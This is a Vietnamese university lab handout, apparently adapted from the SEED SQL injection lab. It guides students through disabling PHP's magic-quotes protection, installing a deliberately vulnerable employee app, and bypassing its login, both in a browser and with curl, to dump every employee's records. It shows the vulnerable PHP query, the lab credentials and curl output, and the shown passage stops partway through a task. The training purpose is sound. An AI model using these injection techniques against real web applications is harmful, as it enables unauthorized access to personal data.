



5

Lab

# SQL Injection Attack

cuu duong than cong . com

**Thực hành Bảo mật web và ứng dụng**

GVTH: Ung Văn Giàu

cuu duong than cong . com

Học kỳ I – Năm học 2017-2018

**Lưu hành nội bộ**

## A. TỔNG QUAN

### 1. Giới thiệu

SQL injection là một kỹ thuật chèn mã để khai thác các lỗ hổng trong giao diện giữa ứng dụng web và server cơ sở dữ liệu. Các lỗ hổng xuất hiện khi input từ người dùng không được kiểm tra một cách chính xác trong ứng dụng web trước khi gửi đến server cơ sở dữ liệu.

Nhiều ứng dụng web nhận input từ người dùng, sau đó, dùng những input này để xây dựng câu truy vấn SQL, thế là ứng dụng web có thể lấy thông tin từ cơ sở dữ liệu. Ứng dụng web cũng sử dụng câu truy vấn SQL để lưu thông tin vào cơ sở dữ liệu. Đây là những vấn đề thực tại trong phát triển ứng dụng web. Khi các câu truy vấn SQL không được xây dựng cẩn thận, lỗ hổng SQL injection có thể xuất hiện. Tấn công SQL injection là một trong những loại tấn công phổ biến nhất trên ứng dụng web.

### 2. Mục tiêu

Tìm cách để khai thác lỗ hổng SQL injection để thấy được sự nguy hiểm.

Làm chủ kỹ thuật để giúp chống lại tấn công SQL injection.

### 3. Môi trường & cấu hình

Sử dụng máy ảo *SEEDUbuntun12.04.zip* được cung cấp cho lab.

#### a) Cấu hình môi trường

Lab tấn công SQL Injection cần:

- Trình duyệt Firefox có cài extension LiveHTTPHeaders
- Apache web server
- Ứng dụng quản lý nhân viên. Hiện tại chưa được cài đặt.

Khởi động Apache Server:

```
sudo service apache2 start
```

#### b) Cấu hình DNS

Đã cấu hình những URL cần thiết cho bài thực hành.

URL	Thư mục
http://www.SEEDLabSQLInjection.com	/var/www/SQLInjection/

#### c) Cấu hình Apache Server

Sử dụng Apache server để host tất cả website sử dụng cho lab.

Tập tin cấu hình có tên *default* trong thư mục *"/etc/apache2/sites-available"*.

Các thông tin cần thiết cho cấu hình:

- *NameVirtualHost \**: chỉ rằng web server sử dụng tất cả địa chỉ IP.
- Mỗi website có một khối *VirtualHost* chỉ ra URL cho website và đường dẫn thư mục chứa mã nguồn cho website.

**d) Tắt chế độ phòng chống**

PHP cung cấp một cơ chế bảo vệ để chống lại tấn công SQL injection. Phương thức này được gọi là magic quote. Hãy tắt cơ chế bảo vệ này.

- Mở tập tin /etc/php5/apache2/php.ini.
- Tìm dòng: magic\_quotes\_gpc = On.
- Thay đổi thành: magic\_quotes\_gpc = Off.
- Khởi động lại Apache bằng lệnh: sudo service apache2 restart.

The first terminal screenshot shows the nano text editor editing /etc/php5/apache2/php.ini. The line `magic_quotes_gpc = Off` is highlighted with a red box. The second terminal screenshot shows the command `service apache2 restart` being executed, with the output indicating the service is restarting.

```

GNU nano 2.2.6 File: /etc/php5/apache2/php.ini Modified
; possible for this feature to be 100% accurate. PHP's default behavior is to
; enable the feature. We strongly recommend you use the escaping mechanisms
; designed specifically for the database your using instead of relying on this
; feature. Also note, this feature has been deprecated as of PHP 5.3.0 and is
; scheduled for removal in PHP 6.
; Default Value: On
; Development Value: Off
; Production Value: Off
; http://php.net/magic-quotes-gpc
magic_quotes_gpc = Off
; Magic quotes for runtime-generated data, e.g. data from SQL, from exec(), etc.
; http://php.net/magic-quotes-runtime
magic_quotes_runtime = Off
; Use Sybase-style magic quotes (escape ' with ' instead of \').
; http://php.net/magic-quotes-sybase
magic_quotes_sybase = Off

^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where Is ^V Next Page ^U UnCut Text ^T To Spell

[09/27/2017 16:27] root@ubuntu:/home/seed# nano /etc/php5/apache2/php.ini
[09/27/2017 16:29] root@ubuntu:/home/seed# service apache2 restart
* Restarting web server apache2
... waiting [ OK ]

```

**e) Cài đặt ứng dụng web cho máy ảo để thực hành**

SEED đã phát triển một ứng dụng web quản lý nhân viên đơn giản cho bài thực hành. Ứng dụng dùng để lưu thông tin của nhân viên. Một vài tài khoản nhân viên đã được tạo sẵn trong ứng dụng này. Để thấy thông tin của nhân viên, bạn truy cập vào trang web [www.SEEDLabSQLInjection.com](http://www.SEEDLabSQLInjection.com) với quyền quản trị (ID nhân viên là 99999).


Máy ảo SEEDUbuntu12.04 không có sẵn ứng dụng web này. Bạn cần bổ sung ứng dụng web cho máy ảo. Bạn có thể chép file patch.tar.gz được đính kèm hoặc tải về từ link [http://www.cis.syr.edu/~wedu/seed/Labs\\_12.04/Web/Web\\_SQL\\_Injection/files/patch.tar.gz](http://www.cis.syr.edu/~wedu/seed/Labs_12.04/Web/Web_SQL_Injection/files/patch.tar.gz). Tập tin gồm ứng dụng web và một file script sẽ cài đặt tất cả những tập tin cần thiết. Chép tập tin patch.tar.gz vào bất kỳ thư mục nào trên máy ảo, giải nén và chạy file script bootstrap.sh. Máy ảo sẽ được cài đặt sẵn sàng cho bài lab.

Lệnh để giải nén và cài đặt:

```
$ tar -zxvf ./patch.tar.gz
$ cd patch
$ chmod a+x bootstrap.sh
$ ./bootstrap.sh
```

Script bootstrap.sh tạo một cơ sở dữ liệu mới tên Users trong máy ảo, nạp cơ sở dữ liệu vào, cài đặt host ảo (URL) và cuối cùng là chỉnh sửa cấu hình DNS local.

Hình ảnh: chép file patch.tar.gz vào thư mục Desktop, giải nén và cài đặt.



## B. THỰC HÀNH

SEED đã tạo một ứng dụng web và host tại url [www.SEEDLabSQLInjection.com](http://www.SEEDLabSQLInjection.com). Đây là một ứng dụng quảng lý nhân viên. Nhân viên có thể xem và cập nhật thông tin cá nhân của mình vào cơ sở dữ liệu thông qua ứng dụng web. Có 2 quyền chính trong ứng dụng là: Administrator có thể quản lý thông tin profile của những nhân viên khác; Employee có thể xem và cập nhật thông tin profile của mình. Tất cả thông tin nhân viên được mô tả trong bảng bên dưới.

User	Employee ID	Password	Salary	Birthday	SSN	Nickname	Email	Address	Phone#
Admin	99999	seedadmin	400000	3/5	43254314				
Alice	10000	seedalice	20000	9/20	10211002				
Boby	20000	seedboby	50000	4/20	10213352				
Ryan	30000	seedryan	90000	4/10	32193525				
Samy	40000	seedsamy	40000	1/11	32111111				
Ted	50000	seedted	110000	11/3	24343244				

## 1. MySQL Console

**Mục tiêu:** làm quen với câu lệnh SQL qua cơ sở dữ liệu được cung cấp.

Cơ sở dữ liệu tên **Users** chứa một table tên **credential**. Table này lưu thông tin cá nhân (như: eid, password, salary, ssn,...) của mỗi nhân viên. Administrator được phép thay đổi thông tin profile của tất cả nhân viên, nhưng mỗi nhân viên chỉ có thể thay đổi thông tin của chính mình.

**Nhiệm vụ:** thao tác trên cơ sở dữ liệu để làm quen với các câu lệnh truy vấn SQL.

MySQL là một hệ quản trị cơ sở dữ liệu quan hệ mã nguồn mở. MySQL đã được cài đặt sẵn trong máy ảo. Tên đăng nhập là **root**, mật khẩu **seedubuntu**. Đăng nhập vào MySQL từ console sử dụng lệnh sau:

```
$ mysql -u root -pseedubuntu
```

Sau khi đăng nhập, bạn có thể tạo cơ sở dữ liệu mới và tải cơ sở dữ liệu có sẵn. Vì đã tạo sẵn cơ sở dữ liệu Users cho bạn, bạn chỉ cần thực hiện với cơ sở dữ liệu có sẵn sử dụng lệnh:

```
mysql> use Users;
```

Để hiển thị những table có trong cơ sở dữ liệu Users, bạn có thể sử dụng lệnh sau để hiển thị tất cả table của cơ sở dữ liệu đang chọn.

```
mysql> show tables;
```

Sau khi thực hiện các lệnh trên, bạn cần sử dụng một câu lệnh SQL để hiển thị tất cả thông tin profile của nhân viên Alice. Bạn hãy viết lệnh để hiển thị và chụp lại màn hình.

**Hướng dẫn:**

**Bước 1:** Đăng nhập vào MySQL console và load cơ sở dữ liệu.

**Bước 2:** Load cơ sở dữ liệu Users.

**Bước 3:** Thực hiện truy vấn. Hiển thị tất cả các bảng trong cơ sở dữ liệu Users.


**Bước 4:** Thực hiện câu truy vấn để hiển thị tất cả thông tin của Alice.

## 2. Thực hiện tấn công SQL Injection trên câu lệnh SELECT

SQL Injection là một kỹ thuật mà qua đó người tấn công có thể thực hiện những câu lệnh SQL độc (xem như những payload độc hại). Qua những câu lệnh SQL độc hại này, người tấn công có thể đánh cắp thông tin từ cơ sở dữ liệu nạn nhân, thậm chí tệ hơn, họ có thể thay đổi cơ sở dữ liệu. Ứng dụng web quản lý nhân viên có những lỗ hổng SQL Injection được bắt chước những lỗi thông thường của các lập trình viên.

Khi bạn vào trang [www.SEEDLabSQLInjection.com](http://www.SEEDLabSQLInjection.com), bạn sẽ được yêu cầu cung cấp Employee ID và Password để đăng nhập. Xác thực được dựa trên Employee ID và Password, thế nên chỉ những nhân viên biết ID và mật khẩu của họ mới được phép xem và cập nhật thông tin của mình.





**Nhiệm vụ:** giả sử bạn là một người tấn công, đăng nhập vào ứng dụng mà không cần biết bất kỳ thông tin đăng nhập nào.

Để giúp các bạn bắt đầu nhiệm vụ này, chúng ta cùng tìm hiểu cách xác thực được thực hiện trong ứng dụng. Mã nguồn PHP *unsafe\_credential.php* đặt tại thư mục `/var/www/SQLInjection` được dùng để xử lý xác thực người dùng. Đoạn mã nguồn bên dưới hiển thị cách người dùng được xác thực.

```
$conn = getDB();
$sql = "SELECT id, name, eid, salary, birth, ssn,
        phonenumber, address, email, nickname, Password
        FROM credential
        WHERE eid= '$input_eid' and password='$input_pwd'";
$result = $conn->query($sql);
// The following is psuedo code
if(name=='admin'){
    return All employees information.
} else if(name!=NULL){
    return employee information.
} else {
```

authentication fails.

}

Câu lệnh SQL trên hiện thông tin cá nhân của nhân viên gồm id, name, salary, ssn,... từ bảng credential. Biến input\_eid và input\_pwd chứa chuỗi được nhập từ người dùng qua trang đăng nhập. Về cơ bản, chương trình kiểm tra có hay không có record khớp với employee ID và password. Nếu khớp, người dùng được xác thực thành công và được cung cấp thông tin tương ứng. Nếu không khớp thì xác thực không thành công.


### Nhiệm vụ 2.1: Tấn công SQL Injection từ trang web.

Nhiệm vụ của bạn là đăng nhập vào ứng dụng như administrator để có thể thấy thông tin của tất cả nhân viên. Giả sử rằng, bạn biết tên tài khoản quản trị là admin nhưng bạn không biết ID hay mật khẩu. Bạn cần quyết định nhập gì vào trường Employee ID và Password để tấn công thành công.

### Hướng dẫn:

Bạn phải nhập sao cho điều kiện ở câu lệnh SELECT luôn đúng.

Kết quả như hình:



**Nhiệm vụ 2.2:** Tấn công SQL Injection từ cửa sổ dòng lệnh.

Nhiệm vụ tương tự 2.1, nhưng bạn cần thực hiện mà không sử dụng trang web. Bạn có thể sử dụng công cụ command line như curl để gửi HTTP request. Đây là một công cụ hiệu quả nếu bạn muốn thêm nhiều tham số vào HTTP request, bạn cần đặt URL và tham số giữa cặp dấu nháy đơn; nếu không thì các ký tự đặc biệt dùng để phân cách các tham số (như &) sẽ được thông dịch bởi chương trình shell, làm thay đổi ý nghĩa của dòng lệnh. Ví dụ sau, trình bày cách để gửi một HTTP GET request đến ứng dụng web với 2 tham số (SUID và Password) được gửi kèm:

```
curl 'www.SeedLabSQLInjection.com/index.php?SUID=10000&Password=111'
```

Nếu bạn cần thêm những ký tự đặc biệt trong trường SUID và Password, bạn cần mã hóa chúng hợp lệ hoặc chúng có thể thay đổi ý nghĩa request của bạn. Nếu bạn muốn thêm dấu nháy đơn trong những trường đó, bạn nên sử dụng %27 thay thế; nếu bạn muốn thêm khoảng trắng, thì bạn sử dụng %20. Trong nhiệm vụ này, bạn cần xử lý HTTP encoding trong khi gửi request sử dụng curl.

**Hướng dẫn:****Bước 1:** Chuẩn bị chuỗi SQL Injection.

Thay thế dấu nháy đơn, khoảng trắng trong chuỗi.

Chuỗi kết quả:


```
http://www.seedlabsqlinjection.com/unsafe_credential.php?<chuỗi tham số đã encode>
```

**Bước 2:** Kiểm tra xem máy ảo đã cài curl chưa.

Dùng lệnh sau để kiểm tra:

```
curl -V
```

Nếu máy ảo chưa cài curl thì màn hình sẽ xuất hiện như sau:




```
Terminal
[09/27/2017 17:53] seed@ubuntu:~$ curl -V
The program 'curl' is currently not installed. You can install it by typing:
sudo apt-get install curl
[09/27/2017 17:53] seed@ubuntu:~$ ^C
[09/27/2017 17:53] seed@ubuntu:~$
```

Thực hiện cài đặt curl. Dùng lệnh sau để cài đặt (dùng tài khoản root):

```
apt-get install curl
```



Lỗi có thể gặp khi cài đặt:

A terminal window titled "Terminal" showing the command 'apt-get install curl' being executed. The output shows that curl is being installed, but there are errors related to fetching archives from the Ubuntu mirrors. The errors are 404 Not Found for the curl package in the precise-updates and precise-security repositories. The terminal text is as follows:

```
Terminal
Password:
[09/27/2017 17:58] root@ubuntu:/home/seed# apt-get install curl
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  language-pack-kde-en language-pack-kde-en-base kde-l10n-engb
Use 'apt-get autoremove' to remove them.
The following NEW packages will be installed:
  curl
0 upgraded, 1 newly installed, 0 to remove and 444 not upgraded.
Need to get 137 kB of archives.
After this operation, 347 kB of additional disk space will be used.
Err http://us.archive.ubuntu.com/ubuntu/ precise-updates/main curl i386 7.22.0-3
ubuntu4.10
  404 Not Found [IP: 91.189.91.26 80]
Err http://security.ubuntu.com/ubuntu/ precise-security/main curl i386 7.22.0-3u
buntu4.10
  404 Not Found [IP: 91.189.91.26 80]
Failed to fetch http://security.ubuntu.com/ubuntu/pool/main/c/curl/curl_7.22.0-3
ubuntu4.10_i386.deb 404 Not Found [IP: 91.189.91.26 80]
E: Unable to fetch some archives, maybe run apt-get update or try with --fix-mis
sing?
[09/27/2017 17:59] root@ubuntu:/home/seed#
```

Để xử lý lỗi này, bạn cần cập nhật trước khi cài đặt, dùng lệnh sau:

```
apt-get update
```

Màn hình thông báo cập nhật hoàn thành.

```

Terminal
Get:45 http://security.ubuntu.com precise-security/multiverse TranslationIndex [
199 B]
Get:46 http://security.ubuntu.com precise-security/restricted TranslationIndex [
202 B]
Get:47 http://security.ubuntu.com precise-security/universe TranslationIndex [20
5 B]
Get:48 http://us.archive.ubuntu.com precise-backports/main Translation-en [5,737
B]
Get:49 http://us.archive.ubuntu.com precise-backports/multiverse Translation-en
[4,852 B]
Get:50 http://us.archive.ubuntu.com precise-backports/restricted Translation-en
[28 B]
Get:51 http://us.archive.ubuntu.com precise-backports/universe Translation-en [3
5.9 kB]
Get:52 http://security.ubuntu.com precise-security/main Translation-en [188 kB]
Get:53 http://security.ubuntu.com precise-security/multiverse Translation-en [1,
993 B]
Get:54 http://security.ubuntu.com precise-security/restricted Translation-en [2,
802 B]
Get:55 http://security.ubuntu.com precise-security/universe Translation-en [93.2
kB]
Fetched 3,642 kB in 9s (402 kB/s)
Reading package lists... Done
[09/27/2017 18:01] root@ubuntu:/home/seed#

```

Thực hiện cài đặt lại bằng lệnh: apt-get install curl. Kết quả thành công.

```

Terminal
kB]
Fetched 3,642 kB in 9s (402 kB/s)
Reading package lists... Done
[09/27/2017 18:01] root@ubuntu:/home/seed# apt-get install curl
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  language-pack-kde-en language-pack-kde-en-base kde-l10n-engb
Use 'apt-get autoremove' to remove them.
The following NEW packages will be installed:
  curl
0 upgraded, 1 newly installed, 0 to remove and 573 not upgraded.
Need to get 137 kB of archives.
After this operation, 349 kB of additional disk space will be used.
Get:1 http://us.archive.ubuntu.com/ubuntu/ precise-updates/main curl i386 7.22.0
-3ubuntu4.17 [137 kB]
Fetched 137 kB in 1s (101 kB/s)
Selecting previously unselected package curl.
(Reading database ... 197395 files and directories currently installed.)
Unpacking curl (from .../curl_7.22.0-3ubuntu4.17_i386.deb) ...
Processing triggers for man-db ...
Setting up curl (7.22.0-3ubuntu4.17) ...
[09/27/2017 18:03] root@ubuntu:/home/seed#

```



Thực hiện kiểm tra lại curl: curl -V.

cURL phiên bản 7.22.0 đã được cài đặt.

```
[09/27/2017 18:03] root@ubuntu:/home/seed# curl -V
curl 7.22.0 (i686-pc-linux-gnu) libcurl/7.22.0 OpenSSL/1.0.1 zlib/1.2.3.4 libidn
/1.23 librtmp/2.3
Protocols: dict file ftp ftps gopher http https imap imaps ldap pop3 pop3s rtmp
rtsp smtp smtps telnet tftp
Features: GSS-Negotiate IDN IPv6 Largefile NTLM NTLM_WB SSL libz TLS-SRP
```

**Bước 3:** Thực hiện tấn công.

Nhập lệnh sau vào terminal với <url> là chuỗi xây dựng ở bước 1.

curl "<url>"

Màn hình khi thực hiện tấn công bằng command line.

```
Terminal
[09/27/2017 18:25] root@ubuntu:/home/seed# curl "http://www.seedlabsqlinjection.com/unsafe_credential.php?EID=%
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kaillang Ying
Email: kying@syr.edu
-->

<!DOCTYPE html>
<html>
<body>

<!-- link to css-->
<link href="style_home.css" type="text/css" rel="stylesheet">

<div class=wrapperR>
<p>
<button onclick="location.href = 'logout.php';" id="logoutBtn" >LOG OFF</button>
</p>
</div>

<br><h4> Alice Profile</h4>Employee ID: 10000 salary: 20000 birth: 9/20 ssn: 10211002 nickname: email: address: phone
birth: 4/20 ssn: 10213352 nickname: email: address: phone number: <br><h4> Ryan Profile</h4>Employee ID: 30000 salary:
number: <br><h4> Samy Profile</h4>Employee ID: 40000 salary: 90000 birth: 1/11 ssn: 32193525 nickname: email: address
0000 birth: 11/3 ssn: 32111111 nickname: email: address: phone number: <br><h4> Admin Profile</h4>Employee ID: 99999
: phone number:
<div class=wrapperL>
<p>
<button onclick="location.href = 'edit.php';" id="editBtn" >Edit Profile</button>
</p>
</div>

<div id="page_footer" class="green">
<p>
